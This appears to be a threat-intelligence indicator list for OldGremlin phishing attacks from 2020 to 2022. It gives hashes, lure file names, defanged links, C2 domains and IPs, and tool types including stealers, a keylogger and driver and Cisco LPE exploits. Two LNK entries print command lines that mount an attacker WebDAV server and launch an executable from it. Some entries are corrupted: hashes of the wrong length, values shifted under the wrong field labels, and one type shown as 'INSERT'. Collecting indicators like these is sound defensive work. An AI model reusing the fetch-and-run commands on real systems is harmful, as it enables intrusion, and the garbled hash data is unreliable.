MD5	1f0613891576c43e4202cb678a2a4a01
SHA1	a2d4b0914d164f2088130bee3cdc4e5f4765c38
SHA256	6269fd417f93e7c0d7cab576b35dc3b6f6a58c0f04e75533bad84987c228f0e6

Name	Акт сверки РСПП.[0-9a-z]{6}.zip
Type	Initial archive
Size	638402 bytes
MD5	9f3d7648a437e92f82412664a0ba38ed
SHA1	ec34986dc472dbcbd9dd2e1ad1c42e1d11d59263
SHA256	6f9093723e8f952e280396899c0ea3df2370ccd5e4100c2d5dab6ecc6aede224

Name	<%dirty_name%>.exe
Type	TinyNode
Size	660961 bytes
MD5	d99b5066d8cd0f042c6b1aa18855c4f0
SHA1	c19b68e4b1cb251db194e3c0b922e027f9040be3
SHA256	268953af63bad4895dd06c024fd1ec2af2c134623a0e100e26894e4d6bab741e

Name	Счет на оплату РСПП.[0-9a-z]{6}.zip
Type	Initial archive
Size	646425 bytes
MD5	d1ff8866c80803507df5666e5699a0d5
SHA1	965ff45695e6b2eacbbb1317b7789479f925cb2e
SHA256	0932b17c596d24163682e7e6bcc74421114fbb83b1181fd27577ad691532a632

Name	<%dirty_name%>.exe
Type	TinyNode
Size	711277 bytes
MD5	b0bba84c50dc46946a130bdfdef2983b
SHA1	2c687d52cc76990c08ec8638399f912df8fb72de
SHA256	e7d2deba4fccbea79ffa209ebe0ce49f98aecfb340c8d6ec3ea1773cb12cb07e

Name	Счет на оплату РСПП.[0-9a-z]{6}.zip1zip
Type	Initial archive
Size	646055 bytes
MD5	d9e4341f8b70984ac822d9bdc1026c57
SHA1	d03d9209ee9b7caa978050da2029e334061c1d2b
SHA256	a7aed88555aa6aff1709fd2feabbaec0d20041fcedf0a37e9c6f74f2b4e9a4dd

Name	<%dirty_name%>.exe
Type	TinyNode
Size	732155 bytes
MD5	f6d5246abdd434a24a6739869eaac132
SHA1	8b20babe972f580f1b8f4aca4f7724f7866a595a
SHA256	75fa551eec71d6d8b9817266813715c2bbb7a537005587f9f1e0d058a05febc6

<b>Name</b>	Акт сверки ФинАудитСервис.[0-9a-z]{6}.zip
<b>Type</b>	Initial archive
<b>Size</b>	645405 bytes
<b>MD5</b>	d9d745196460d2511c2a930739750f78
<b>SHA1</b>	7a8188a627540aac403fc74a1e38f3fb4221bddd
<b>SHA256</b>	f8afaaddf1053e11366340c7324a17a8e7cbff1fc9cf0aa13f0a9dbe0830ba7a

<b>Name</b>	<%dirty_name%>.exe
<b>Type</b>	TinyNode
<b>Size</b>	767441 bytes
<b>MD5</b>	0c6b402571d0d7b021997c144fd8895e
<b>SHA1</b>	18a28811dbbcc97757091ddb3e3ab6982b0bbfc9
<b>SHA256</b>	ac99ac38788b2cc42bd0a9cf6455d86205c21485e228b23cc71b49039fb1ba40

## Атака 13.08.2020

### Network

Short link	Link	Archive MD5
<a href="https://bit.ly/2ClOrSR">https://bit.ly/2ClOrSR</a>	<a href="https://dawn-queen-c141.ygrhxogxiogc.workers[.]dev/004">https://dawn-queen-c141.ygrhxogxiogc.workers[.]dev/004</a>	782c2a7ba8b2572b33f9761327d89c22
<a href="https://bit.ly/2DBnXf3">https://bit.ly/2DBnXf3</a>	<a href="https://dawn-queen-c141.ygrhxogxiogc.workers[.]dev/001">https://dawn-queen-c141.ygrhxogxiogc.workers[.]dev/001</a>	
<a href="https://bit.ly/2EZQsmK">https://bit.ly/2EZQsmK</a>	<a href="https://dawn-queen-c141.ygrhxogxiogc.workers[.]dev/005">https://dawn-queen-c141.ygrhxogxiogc.workers[.]dev/005</a>	
<a href="https://bit.ly/3gPutND">https://bit.ly/3gPutND</a>	<a href="https://dawn-queen-c141.ygrhxogxiogc.workers[.]dev/003">https://dawn-queen-c141.ygrhxogxiogc.workers[.]dev/003</a>	
<a href="https://bit.ly/3gR9VnS">https://bit.ly/3gR9VnS</a>	<a href="https://dawn-queen-c141.ygrhxogxiogc.workers[.]dev/007">https://dawn-queen-c141.ygrhxogxiogc.workers[.]dev/007</a>	
<a href="https://bit.ly/3gRCmCb">https://bit.ly/3gRCmCb</a>	<a href="https://dawn-queen-c141.ygrhxogxiogc.workers[.]dev/008">https://dawn-queen-c141.ygrhxogxiogc.workers[.]dev/008</a>	
<a href="https://bit.ly/2DS4Uga">https://bit.ly/2DS4Uga</a>	<a href="https://dawn-queen-c141.ygrhxogxiogc.workers[.]dev/002">https://dawn-queen-c141.ygrhxogxiogc.workers[.]dev/002</a>	
<a href="https://bit.ly/31ERyMm">https://bit.ly/31ERyMm</a>	<a href="https://dawn-queen-c141.ygrhxogxiogc.workers[.]dev/04">https://dawn-queen-c141.ygrhxogxiogc.workers[.]dev/04</a>	

### Files

<b>Name</b>	Счет на оплату РБК.[0-9a-z]{6}.zip
<b>Type</b>	Initial archive
<b>Size</b>	649066 bytes
<b>MD5</b>	782c2a7ba8b2572b33f9761327d89c22
<b>SHA1</b>	ce5c44f1f10244a6c37b7b9770cd322947bcaf
<b>SHA256</b>	9106288e7c43b6291829f477baa55650f3e8e45cb5f95e114ffabc00dca52a25

Name	<%dirty_name%>.exe
Type	TinyNode
Size	723049 bytes
MD5	30fdbf2335a9565186689c12090ea2cf
SHA1	a9a282a11a97669d96cce3feaeaaa13051d51880
SHA256	65267892a81d5e6c38c12d808623314ed9798156f3c24df2e8e906394fd51396

Name	document.doc
Type	Decoy document
Size	477 bytes
MD5	7fe868b3f3cfdad45ceb9f1a6f97a194
SHA1	7546a365cdaeebfd3be7506dbd86cf4dcbad026b
SHA256	49417ff452ea989ec2ac6d3ff3878caecf71c4c2e5caaf560d4350a66b2b379

Name	service
Type	Script
Size	19206 bytes
MD5	4333f9d3e9832522270384ba39e9047b
SHA1	688dcea40da20140bbeea5eb17a1967c5a4f8460
SHA256	fc3c6671d19450696bbe73f6ec12388f3b89149f0093312fbc1237e245919afd

## Атака 14.08.2020

### Network

Short link	Link	Archive MD5
hxxps://bit[.]ly/3akT1LK	hxxps://odd-thunder-c853.tkbizulvc.workers[.]dev/	e2dff305785a19f0d2eb1e48af22ffa2
hxxps://bit[.]ly/3fUIDg3	hxxps://aged-rain-32f0.bhrcaoqf.workers[.]dev/	fad48c6feee501c439118ba35a490327
hxxps://bit[.]ly/30TGUCH	hxxps://rapid-cake-5a6a.bhrcaoqf.workers[.]dev/	8edfafb0b2bac84ed1de8e0db4199f8e
hxxps://bit[.]ly/3amuLsD	hxxps://withered-butterfly-9cd3.tkbizulvc.workers[.]dev/	f625b9003ae03ef9ce8b1f245bb4a016

## Files

Name	<%dirty_name%>.exe
Type	TinyNode
Size	748076 bytes
MD5	b9722a826f73022c04972a6384a3e5c1
SHA1	63aa6ee17e4afeaaacef571e7a8f785cc55c234f
SHA256	095989e0b524af5e8cae7ac1b9c9018c0d7b5078691f129752c185535c975e68

Name	<%dirty_name%>.exe
Type	TinyNode
Size	723177 bytes
MD5	bef71ffedfcef72e60a92113c17beaa5
SHA1	7bce9b2c788a4599000c2c1c53f2bc9be6c6e06b
SHA256	076b9fac004cc230dec755809994595d75a8720bf57b90819158e549a25ff102

Name	<%dirty_name%>.exe
Type	TinyNode
Size	717076 bytes
MD5	4dc91da4e44aa9248c9086647bdecde9
SHA1	c78374d2709f5c45a8abd3734e3490c3f5413ff9
SHA256	207cb54af358203cb7811202ef84e8dca523634951ddd5d7da101799136d4a5e

Name	<%dirty_name%>.exe
Type	TinyNode
Size	714755 bytes
MD5	d4cf5fd13c436523ec34e30c22ae5b63
SHA1	c1d750bc54a456fa105d4669ec7884879f13ee90
SHA256	c6a2d72497aba7889a34f8805a859f6717b53d4959c6ec067d87de8103f91fe7

Name	service
Type	INSERT
Size	19206 bytes
MD5	4333f9d3e9832522270384ba39e9047b
SHA1	688dcea40da20140bbeea5eb17a1967c5a4f8460
SHA256	fc3c6671d19450696bbe73f6ec12388f3b89149f0093312fbc1237e245919afd

Name	document.doc
Type	Decoy document
Size	477 bytes
MD5	7fe868b3f3cfdad45ceb9f1a6f97a194
SHA1	7546a365cdaeebfd3be7506dbd86cf4dcbad026b
SHA256	49417ff452ea989ec2ac6d3ff3878caecf71c4c2e5caaf560d4350a66b2b379

## Ataka 19.08.2020

### Network

Short link	Link	Archive MD5
hxxps://bit[.]ly/3l1WCDI	hxxps://wild-union-7905.randie.workers[.]dev/002	a94594761f3b56fa2c0af297743b2f88
hxxps://bit[.]ly/2FDfwQY	hxxps://wild-union-7905.randie.workers[.]dev/001	

### Files

Name	<%dirty_name%>.exe
Type	TinyNode
Size	717090 bytes
MD5	cc3e91b1bdb75bbf33b8d869f8306307
SHA1	0e3673bb0511a2dc9fb3339900a6fa297b208b3f
SHA256	0d6af4ebf5db891483091b2029a94a338907580191750c95f586440d32c1c533

Name	<%dirty_name%>.exe
Type	TinyNode
Size	1012896 bytes
MD5	7d445391c33fdbc636edaca3e196afd3
SHA1	4e1069afb05d7c33ef90f5aa5e84e891fc447226
SHA256	2df544ea3d70cde13fb66db5b82f1cf03fb1c53e7c7af95acafef5d98852b5a8

Name	doc.doc
Type	Decoy document
Size	2070 bytes
MD5	7b0e9c7d9460c66c0f498237c92b8b8b
SHA1	a7cf4bf17ad630a03e8816c9a6803ce7f004eaff
SHA256	d2077662040af3d968e5d1c6dcbbc24b85e20564c0c5d0205ac47e375e392435

<b>Name</b>	service
<b>Type</b>	Script
<b>Size</b>	18966 bytes
<b>MD5</b>	a826a78d35137c77968ea41eae30bfcc
<b>SHA1</b>	08cb0e88fd8a8dd02727cf4bce22cb7e4b11e05b
<b>SHA256</b>	4b552f1a96c2558dce69b4565360a39c8c8bdc86d269f75236a9a4ffee8d193b

## Атака 04.02.2021

### Network

Short link	Link	Archive MD5
hxxps://bit[.]ly/36Dtpcl	hxxps://shiny-meadow-ce6e.xena.workers[.]dev/987654	A6B13D2DAE329A6D24212F4C29275A18
hxxps://bit[.]ly/3ol5nmY	hxxps://restless-shadow-3c21.xena.workers[.]dev/543	
hxxps://bit[.]ly/2O2G1n7	hxxps://curly-wind-45ba.xena.workers[.]dev/345678765	
hxxps://bit[.]ly/3ol7UgY	hxxps://curly-wind-45ba.xena.workers[.]dev/8765	A94985FE82806B6F5959A2FA8D97F89F
hxxps://bit[.]ly/3tnBITz	hxxps://shiny-meadow-ce6e.xena.workers[.]dev/6754345654	
hxxps://bit[.]ly/3oMjzeB	hxxps://shiny-meadow-ce6e.xena.workers[.]dev/23456765	

### File system

- C:\Windows\swind2.exe
- C:\Windows\gdrv.sys
- C:\Windows\fs.sys
- C:\Windows\kernconfig.ini

### Files

<b>Name</b>	Нарушения от АКИТ - [0-9]{5}.docx Счет на оплату АКИТ - [0-9]{5}.docx Центры вакцинации от оперштаба - [0-9]{5}.docx
<b>Type</b>	Malicious document
<b>Size</b>	822735 bytes
<b>MD5</b>	A6B13D2DAE329A6D24212F4C29275A18
<b>SHA1</b>	0A3506E1B89016E643B5AAACCB5419224074CBAD
<b>SHA256</b>	36d335d96db7ccc84a732afa8b264fa72443aa8ba31445d20879882b783513b

<b>Name</b>	Нарушения от АКИТ - [0-9]{5}.docx Счет на оплату АКИТ - [0-9]{5}.docx
<b>Type</b>	Malicious document
<b>Size</b>	822735 bytes
<b>MD5</b>	A94985FE82806B6F5959A2FA8D97F89F
<b>SHA1</b>	658008DBF9BB4DED001E697C82F8CD9FA48A0353
<b>SHA256</b>	bb4e966baf87678049aa6977ca81ae3ff34c9068c2145bb3085fbef0c45d5a2a

<b>Name</b>	Doc1.dotm
<b>Type</b>	Malicious template
<b>Size</b>	21514 bytes
<b>MD5</b>	fc30d82f21a14e27d5b8bff01285a2c6
<b>SHA1</b>	a671557f118b1d23facaba0641f3f3125c236c34
<b>SHA256</b>	25ea03020243554dbfab6d5b4b3f70013e2f12734667975a203ce7a3108a480d

<b>Name</b>	-
<b>Type</b>	Malicious RTF
<b>Size</b>	18361 bytes
<b>MD5</b>	A6C85EC38962B6728618A1DA8CA17F5F
<b>SHA1</b>	AA03F861D81CADED3DC14D4CED45258819EED4
<b>SHA256</b>	e4c5a0593baf8a9b54bf1a4e6ddb35db9abbe765ca4dff4f42b957b543c242c1

<b>Name</b>	-
<b>Type</b>	TinyNode
<b>Size</b>	674046 bytes
<b>MD5</b>	3DC24134926515AFD15A8C5B2ED43C90
<b>SHA1</b>	3378D5A1A136D7C4FD991AD20E7FE921F3CA19A0
<b>SHA256</b>	9322ADCDEF767862D923BE4DE8E6ADCA71B3DDE8FD1BFE49406DAC20CCC43EE

<b>Name</b>	service
<b>Type</b>	Script
<b>Size</b>	14100 bytes
<b>MD5</b>	C5C5D5A66F8F5C84442DB39B36ED2147
<b>SHA1</b>	14DBE26AAB406EE8324E94C0212EA495D8B0A04B
<b>SHA256</b>	8F2D8516CAD24768EFCB5DF3A388780A301AF13F7A38F7509F82A974506047C2

# Атака 22.03.2022

## Network

Domain	***finance[.]org
Description	Домен, с которого происходила рассылка вредоносных писем
TXT	v=spf1 redirect=_spf.yandex.net
Registrar	namecheap, inc
Reg date	2022-03-02
Exp date	2023-03-02

Domain	eccbc8[.]com
Description	C2 TinyFluff
Registrar	namecheap, inc
Reg date	2022-03-02
Exp date	2023-03-02

Domain	a3c65c[.]org
Description	C2 TinyFluff
Registrar	namecheap, inc
Reg date	2021-12-07
Exp date	2022-12-07

Domain	Link	Archive MD5
eccbc8[.]com	ns1[.]eccbc8[.]com	46.101.113[.]161
	ns2[.]eccbc8[.]com	161.35.41[.]9
	ns3[.]eccbc8[.]com	
	ns4[.]eccbc8[.]com	
a3c65c[.]org	ns1[.]a3c65c[.]org	46.101.113[.]161
	ns2[.]a3c65c[.]org	161.35.41[.]9
	ns3[.]a3c65c[.]org	
	ns4[.]a3c65c[.]org	

Domain	Archive MD5
hxxps://dl[.]dropboxusercontent[.]com/s/1956cypkkihawuu/Anketa.docx?dl=0	70F4416F6EC6C0DBF916A717BC4A612F
hxxps://dl[.]dropboxusercontent[.]com/s/gjyjs0rbtiHy7ue/Doc1.dotm	669cd24d66587ebdbb709302ed011c0e1

## Files

Name	Anketa.docx
Type	Malicious document
Size	137081 bytes
MD5	70F4416F6EC6C0DBF916A717BC4A612F
SHA1	AF3190DE95DD187661D0866404B087EC7BB8C6BA
SHA256	700FC6C697A869CC978D042B024E59C5FCD4E8905C2FBC7CAEEB3760C2905B5C
Link	hxxps://dl[.]dropboxusercontent[.]com/s/1956cypkkihawuu/Anketa.docx?dl=0

Name	Doc1.dotm
Type	Malicious template
Size	17778 bytes
MD5	669cd24d66587ebdbb709302ed011c0e
SHA1	313c8241e0c74fac52530c55089979ac4763e0e2
SHA256	ea95c527da29ca29072617dce28a567d11a7c777f2fcc2a752d0dff626180e70
Link	hxxps://dl[.]dropboxusercontent[.]com/s/gjyjs0rbtiyh7ue/Doc1.dotm

Name	image2.jpg, image2.exe
Type	TinyFluff
Size	104448 bytes
MD5	B59B53C35F03CFF659F848297BCF3314
SHA1	BD0A6A3628F268A37AC9D708D03F57FEEF5ED55E
SHA256	4682A66EFA7C79AB56DFDFC1BBA5CF001D380D516FF1B64ACEA0B53784FDE8CC
Compilation timestamp	2022-03-20 13:25:12 UTC
PDB	Z:\TinyFluff\Release\TinyFluff.pdb

Name	s.txt
Type	Malicious TinyFluff script
Size	16092 bytes
MD5	fc763a77dffdbbc62d256524cd4808d9
SHA1	fab504d579b2e1aae8701ea1bda3f3a8b694927f
SHA256	476852e3257631d6ac2882237cfa146dcaefe17a10a11b984aec5cc9b61d48d4

## File system

- %TEMP%\docx1.zip
- %TEMP%\word\media\image2.jpg
- %TEMP%\word\media\image2.exe

# Атака 25.03.2022

## Network

Domain	konsultantplus[.]net
Description	Домен, с которого происходила рассылка вредоносных писем
TXT	v=spf1 redirect=_spf.yandex.net
Registrar	namecheap, inc
Reg date	2022-03-23
Exp date	2023-03-23

Value	Description
192.248.176[.]138	WebDav-сервер
46.101.113[.]161	TinyFluff C2

Value	Archive SHA1
hxxps://dl.dropboxusercontent[.]com/s/9kng4v6vuq7mq39/akt_sverki.zip?dl=0	dda9900cefa8cdc8ec362d80480ba6c4cfdc62b2
hxxps://dl.dropboxusercontent[.]com/s/fq8ew6gl3x46rjc/Akt_sverki.zip?dl=0	
hxxps://dl.dropboxusercontent[.]com/s/lf1w11jxp2z0f6s/Akt_sverki.zip?dl=0	
hxxps://dl.dropboxusercontent[.]com/s/hy2ub5wnns4c0fi/Akt_sverki.zip?dl=0	
hxxps://dl.dropboxusercontent[.]com/s/ivopsmmssq04p92/DopSog_Consult.zip?dl=0	ae52c93c16c63aac9be778e89157b67c7bc7c61c
hxxps://dl.dropboxusercontent[.]com/s/mt0boz6v3u11hlx/DopSog_Consult.zip	
hxxps://dl.dropboxusercontent[.]com/s/ocrracouta681r5/DopSog_Consult.zip?dl=0	
	1e22af4c6e4dfe625043dddde295fef84bd36ab9

## Files

Name	DopSog_Consult.zip
Type	Archive
Size	987 bytes
MD5	3e4ab86263e0ff5a35f2e3fb17d03727
SHA1	ae52c93c16c63aac9be778e89157b67c7bc7c61c
SHA256	09c0ac9e09f91a415f674c6cd27b1cc44d8c695da6a449d6baf70107027af2fa
Embedded file SHA1	e1b5fc5df05b25fc7136cf9b7ea252e50ebff2ef

<b>Name</b>	Akt_sverki.zip
<b>Type</b>	Archive
<b>Size</b>	1002 bytes
<b>MD5</b>	64db43f22430e75716aacd7ca13bbac6
<b>SHA1</b>	dda9900cefa8cdc8ec362d80480ba6c4cfdc62b2
<b>SHA256</b>	f1102cceed4e6529f8c5b1bf387b798bfba727b49c4a7442b19c392335291cab
<b>Embedded file SHA1</b>	3c1b1942537ee273325b02ec305bb02e2d0a02f8

<b>Name</b>	DopSog_Consultant.docx.lnk
<b>Type</b>	Malicious LNK
<b>Size</b>	1610 bytes
<b>MD5</b>	858d14841bc1cc90e8e24a51aca814e1
<b>SHA1</b>	e1b5fc5df05b25fc7136cf9b7ea252e50ebff2ef
<b>SHA256</b>	f36305e01515b73607f0f8941d9093fabe1b7a7e3f90c18f137403a0f016cdf
<b>Command line</b>	"%ComSpec%" /c net use hxxp://192.248.176[.]138 && start \\192.248.176[.]138\DavWWWRoot\DopSog_Consultant.docx && start /b \\192.248.176[.]138\DavWWWRoot\tf.exe

<b>Name</b>	Akt_sverki_Consultant.docx.lnk
<b>Type</b>	Malicious LNK
<b>Size</b>	1618 bytes
<b>MD5</b>	e8fce013184401fb8d6e248fc91b4f9e
<b>SHA1</b>	3c1b1942537ee273325b02ec305bb02e2d0a02f8
<b>SHA256</b>	0a0889330501ee52ca5fe2b2f41fbcad7d26afce8bc430c7fe274e6ebe64c680
<b>Command line</b>	"%ComSpec%" /c net use hxxp://192.248.176[.]138 && start \\192.248.176[.]138\DavWWWRoot\DopSog_Consultant.docx && start /b \\192.248.176[.]138\DavWWWRoot\tf.exe

<b>Name</b>	Akt_sverki_Consultant.docx
<b>Type</b>	Decoy document
<b>Size</b>	22614 bytes
<b>MD5</b>	e959fa8191ca2e4dd99932e149668ade
<b>SHA1</b>	79526eaf1489762ca1deca358d6742f9c1718ca6
<b>SHA256</b>	4ff26fed848df58550c656fb1676a9afded48060381c55d45154a90a3272ba9e

Name	DopSog_Consultant.docx
Type	Decoy document
Size	24551 bytes
MD5	0ead98011c8d777fd2772d41ab990111
SHA1	9569f635576ec5460571ca6ee02f9b01f39956ea
SHA256	990ef464d76b206e4727ee9ccba9c0be33a278a26116c3c2c839125abc97777f

Name	tf.exe
Type	TinyFluff
Size	88576 bytes
MD5	9dc7f56d0bb5d7543d0ea4a644110623
SHA1	c82e12e563d5d5f4a8dd67703b5df7373b457abc
SHA256	8f3747775a1bdeae4627763687bdcb2ef325874e7a908f3ec24380c5d2f2b44a
Compilation timestamp	2022-03-24 09:02:10 UTC
PDB	Z:\WebFluffPP\Release\TinyFluff.pdb

Name	s.txt
Type	Malicious TinyFluff script
Size	8392 bytes
MD5	1ddda12e2a8594bc458dbf22b4b39c27
SHA1	dbaad9f3af3e48da6ef6a93747b2a1939ffa4b3d
SHA256	2b507a5d9af760667e18cd11584816575d102d7e9e1900de29b8513d30f6d65c

## File system

- %APPDATA%\%MachineGuid%

## Атака 07.06.2022

### Network

Value	Description
164.92.135[.]160	WebDav-сервер
146.190.27[.]153	TinyFluff C2

Value	Archive SHA1
hxxps://dl[.]dropboxusercontent[.]com/s/8hcmv60c2yd3tpx/Parus_Docs.zip?dl=0	d90e586a829d63bc1c31a4b51582ee94f257858d
hxxps://dl[.]dropboxusercontent[.]com/s/0casi8xyec1qp4n/Parus_Pretenziya.zip?dl=0	
hxxps://dl[.]dropboxusercontent[.]com/s/uzmoz0wu3ol5qwg/Parus_Docs.zip	
hxxps://dl[.]dropboxusercontent[.]com/s/uzmoz0wu3ol5qwg/Parus_Docs.zip?dl=0	

<b>Name</b>	Parus_Docs.zip
<b>Type</b>	Archive
<b>Size</b>	2060 bytes
<b>MD5</b>	ed343279068c21473802a710f64a2fe4
<b>SHA1</b>	d90e586a829d63bc1c31a4b51582ee94f257858d
<b>SHA256</b>	1849a1985af4ac46077a4344b53107a6c8df76ab0c1b349c597a6d77236d54b4
<b>Embedded file SHA1</b>	4040cfc93dc7f63c7b73d9f2721a8a30e77e2599 8ec16015abaf9254e9b250691c14896348afcfa

<b>Name</b>	Parus Pretenziya.docx.lnk
<b>Type</b>	Malicious LNK
<b>Size</b>	2332 bytes
<b>MD5</b>	69c5f8e20805bbd2233ce6f9d319ee1c
<b>SHA1</b>	4040cfc93dc7f63c7b73d9f2721a8a30e77e2599
<b>SHA256</b>	86e9a1277bdfdc0d5b0d6d3e9aefebd699adb543de34cbc3a7d290b6fac1c9
<b>Command line</b>	cmd.exe /c net use hxxp://164.92.135[.]160 && start /b \\164.92.135[.]160\DavWWWRoot\Parus_Pretenziya.docx & start /b \\164.92.135[.]160\DavWWWRoot\db.exe node.exe s

<b>Name</b>	AKT sverki Parus.docx.lnk
<b>Type</b>	Malicious LNK
<b>Size</b>	2332 bytes
<b>MD5</b>	647eb819bd0a59054121b2f2264dc3f4
<b>SHA1</b>	8ec16015abaf9254e9b250691c14896348afcfa
<b>SHA256</b>	885f417fcb7bc2161a832179cd57efc038c6182aa0268a784bfbdb4edd7ef6b1
<b>Command line</b>	cmd.exe /c net use hxxp://164.92.135[.]160 && start /b \\164.92.135[.]160\DavWWWRoot\AKT_sverki_Parus.docx & start /b \\164.92.135[.]160\DavWWWRoot\db.exe node.exe s

<b>Name</b>	Pretenziya_Era_Rossii.docx
<b>Type</b>	Decoy document
<b>MD5</b>	1D7720DE62DAED5F6FEB1F33F63D85A3
<b>SHA1</b>	A09FB3F0B7FACBC7EBA8D5AEEA42E6F534ABC8E2
<b>SHA256</b>	D4B140D43D53FEA7021AF84B50B61FCBBFF918CEBC12D83922F93053E3499B4B

<b>Name</b>	Parus_Pretenziya.docx
<b>Type</b>	Decoy document
<b>Size</b>	737430 bytes
<b>MD5</b>	ead80fa9c5c456708d43511ffe08b48d
<b>SHA1</b>	684b2c60203bd97b782c86e7ad97d01e2850cd5f
<b>SHA256</b>	55ec4e3edb71a0b442c5094f5f3f86547b8de2a5d0525ec58bf0a251414ecb1c

<b>Name</b>	AKT_sverki_Parus.docx
<b>Type</b>	Decoy document
<b>Size</b>	13802 bytes
<b>MD5</b>	e7a48a7c73a205a78c62bcbae0d2e452
<b>SHA1</b>	86c30fc7efe4b902ca62d168a9d9b6ef08a98ab1
<b>SHA256</b>	2977efa3ee0511febcd94be2f0001e248cb450209901d0e8f7b7b5aadf54f9c6

<b>Name</b>	AKT_sverki_Era_Rossii.docx
<b>Type</b>	Decoy document
<b>Size</b>	FAD13674178BBADCC8F11D359A52D6D0
<b>MD5</b>	2411FD4AE59FB01EB3AD5A27753A7CD29C611CA2
<b>SHA1</b>	50B5864D567933E15BC6D22C216517008899BB27B926DEA969D35072506A27AE
<b>SHA256</b>	2977efa3ee0511febcd94be2f0001e248cb450209901d0e8f7b7b5aadf54f9c6

<b>Name</b>	db.exe
<b>Type</b>	TinyFluff
<b>Size</b>	88064 bytes
<b>MD5</b>	1e11ce599a4dbe6593707f4192f03a7a
<b>SHA1</b>	b81d017f1a72d6878e8916af121ed12f7fdc6455
<b>SHA256</b>	0e44efce8a876ed54e615bccf3afa40978e4ec6a8057e24830324b442fd0839a
<b>Compilation timestamp</b>	2022-05-30 12:50:47 UTC
<b>PDB</b>	-

<b>Name</b>	s
<b>Type</b>	Malicious TinyFluff script
<b>MD5</b>	f3aebfe0da3961a31a4ba83c79c60e51
<b>SHA1</b>	c374f99c95b71cb6cf1619b9582a38d26e10b5e3
<b>SHA256</b>	4683c08d025b31003ec4faad3686c7156016e9599521ffaaca37dab1d0fd154b

## File system

- C:\ProgramData\HLWRET

<b>Name</b>	X0uZiIg6Y0.exe
<b>Type</b>	Driver installer
<b>Size</b>	120622 bytes
<b>MD5</b>	eba7aedf341e577f573549c889211996
<b>SHA1</b>	19d1732d4b8d79b6dfd586eef913a035110db360
<b>SHA256</b>	be86dd5226e0158d570eb4dcf15cc9b8cf28d5d47aa89c5146b771b0d0590ecd

<b>Name</b>	fs.sys
<b>Type</b>	Malicious driver
<b>Size</b>	8704 bytes
<b>MD5</b>	a8a620ea5e22a026a9703d54b8e44d67
<b>SHA1</b>	96a97dd77c7060320c5468579f1101da58e5aa05
<b>SHA256</b>	e3c990de5d4998e2fb04f4fd24f0fa88e62c909f518b6034d155c6156c3c35ed

<b>Name</b>	gdrv.sys
<b>Type</b>	GIGABYTE driver
<b>Size</b>	26192 bytes
<b>MD5</b>	9ab9f3b75a2eb87fafb1b7361be9dfb3
<b>SHA1</b>	fe10018af723986db50701c8532df5ed98b17c39
<b>SHA256</b>	31f4cfb4c71da44120752721103a16512444c13c2ac2d857a7e6f13cb679b427

<b>Name</b>	kernconfig.ini
<b>Type</b>	Config for OldGremlin driver
<b>Size</b>	145 bytes
<b>MD5</b>	c37e47b10b4e60bfeb01760f7fb2df84
<b>SHA1</b>	7f8e263bd339966723448e4cc9a8aa418efd7e07
<b>SHA256</b>	798c2a3ec2420f8260b5670e57d091ce69b274c88f31c3036cd474f84621ed91

OLDGREMLIN

Name	swind2.exe
Type	Exploit launcher
Size	20480 bytes
MD5	87cd8a31b2a3dbaf3cb1e99ace0d67c5
SHA1	ee56ee34e2dd39693c8b0f08a9454757179fd5f8
SHA256	6c7a281aeaa2329adddefc8de764887c39b594a09de1e25c3628c073b66d4ead
PDB	Y:\KernelTest\gdrv-loader\bin\swind2.pdb

Name	KernProcess.exe
Type	Exploit launcher
Size	39e283190ae4c46be4a0c88ab914746b
MD5	b726feda6d08f2faa75e21c8bdacb97671a54b10
SHA1	852c07fc6751f406aeec8baf58709f7333fa73aae823f01d89cd4c63e0f0a0a6
SHA256	Z:\kernel-prod\gdrv-exploit\bin\swind2.pdb
PDB	Y:\KernelTest\gdrv-loader\bin\swind2.pdb

Name	KernWorker.sys
Type	Malicious driver
MD5	26c10fd07cefae85b7f60323f5f2550b
SHA1	6fa836b4d50cb65dc57cd97fcd8cf24478bc869c
SHA256	e50f997c0f0cbdf8a69aa3712e0b01dfc0cb2962e470f7a1f40ab08b53edefbe

Name	kernconfig.ini
Type	Config for OldGremlin driver
MD5	fd0c8d5e7d6d5f684009d82a9b4871d6
SHA1	1a2f161a919ddd8eb97e28c4e292a78ab650b8c7
SHA256	2af15171f0823f118f380fc598832e7f5cb66f23313c5dcf235fcfc43dbf9377

Name	0ffbdb3593ff2043c12a6868890483781be791a36a4874860c50dae5fbbe5f51
Type	TinyIsolator
Size	4608 bytes
MD5	d74cc08fb797c256cbe8259e1b83b1d1
SHA1	00854417ca75f7a298d6b2a3ec0f21ac1720ec55
SHA256	0ffbdb3593ff2043c12a6868890483781be791a36a4874860c50dae5fbbe5f51

Name	Voyager.exe
Type	TinyIsolator
MD5	be953c7a74f953da966722f476297535
SHA1	9ec7bdcb0643c8d9b3a847471d5b4dcd11d11142
SHA256	b4e69130b37d18e1a54bca82c54d67a61c7bd173608d82d29c904e33d229a74b

Name	prod.exe
Type	Component of Cisco AnyConnect LPE (CVE-2020-3153, CVE-2020-3433)
MD5	926587ff75c4eb7353e8a5069346eb95
SHA1	6225234dc80bea75340e759249591ad77a40401d
SHA256	f782822a3a240061b9c5cf2ec5e3522a6e953be90f999ed454de87bc1b90d039
PDB	C:\Users\user\source\repos\D111\Release\D111.pdb

Name	nt.bin
Type	Component of Cisco AnyConnect LPE (CVE-2020-3153, CVE-2020-3433)
MD5	ca7398788876680f6e241fae413de261
SHA1	f9943a481d0c0672c97801fd1e7d74af344084e9
SHA256	dcc6d2400b07a70239085dd5e18d5842386aebdf20476be40edad94b41c12ecc

Name	dbghelp.dll
Type	Component of Cisco AnyConnect LPE (CVE-2020-3153, CVE-2020-3433)
MD5	eadcb4b01f404c20112d53f9dcc44f96
SHA1	01aa5e6be8f5439f29c7856c188f7a9e618a566e
SHA256	6c29bbb84a17d72628726577aa5337685a337d3ff7570abea337e80ee953d400

Name	wcm2.exe
Type	Credential stealer
MD5	c64d2c0ee8f1d4cf3f6a6e59d5873130
SHA1	014f62577ece49a432a48b24195235b29e319846
SHA256	f510109af00cc01f05792491b0f2fbbf07c4dfd7d5dfaeb894dcf53a661fdee8

Name	wcm_export.ps1
Type	Contains source code of Credential stealer
MD5	4a988ab041598ee0330cdc23d6e43025
SHA1	5bc4365b46b7b61e6d2a63585c1af391425bbc36
SHA256	9536ae752a06abd2d556f3cdf976df529e70eee6b82333de3c45251037689c34

Name	wrapper.ps1
Type	Keylogger
MD5	37a363a9f09419af8d596040470a983e
SHA1	e413d3ecd81abff460bd7714d2ba55836b8df596
SHA256	418e568e33e45016e1f932557b6f5fd081f637ee5ea9aab694518e3e0e51b6e6

Name	exportrsa.exe
Type	Certificate stealer
MD5	a3c8151730c47f4c27ca4861c49364ba
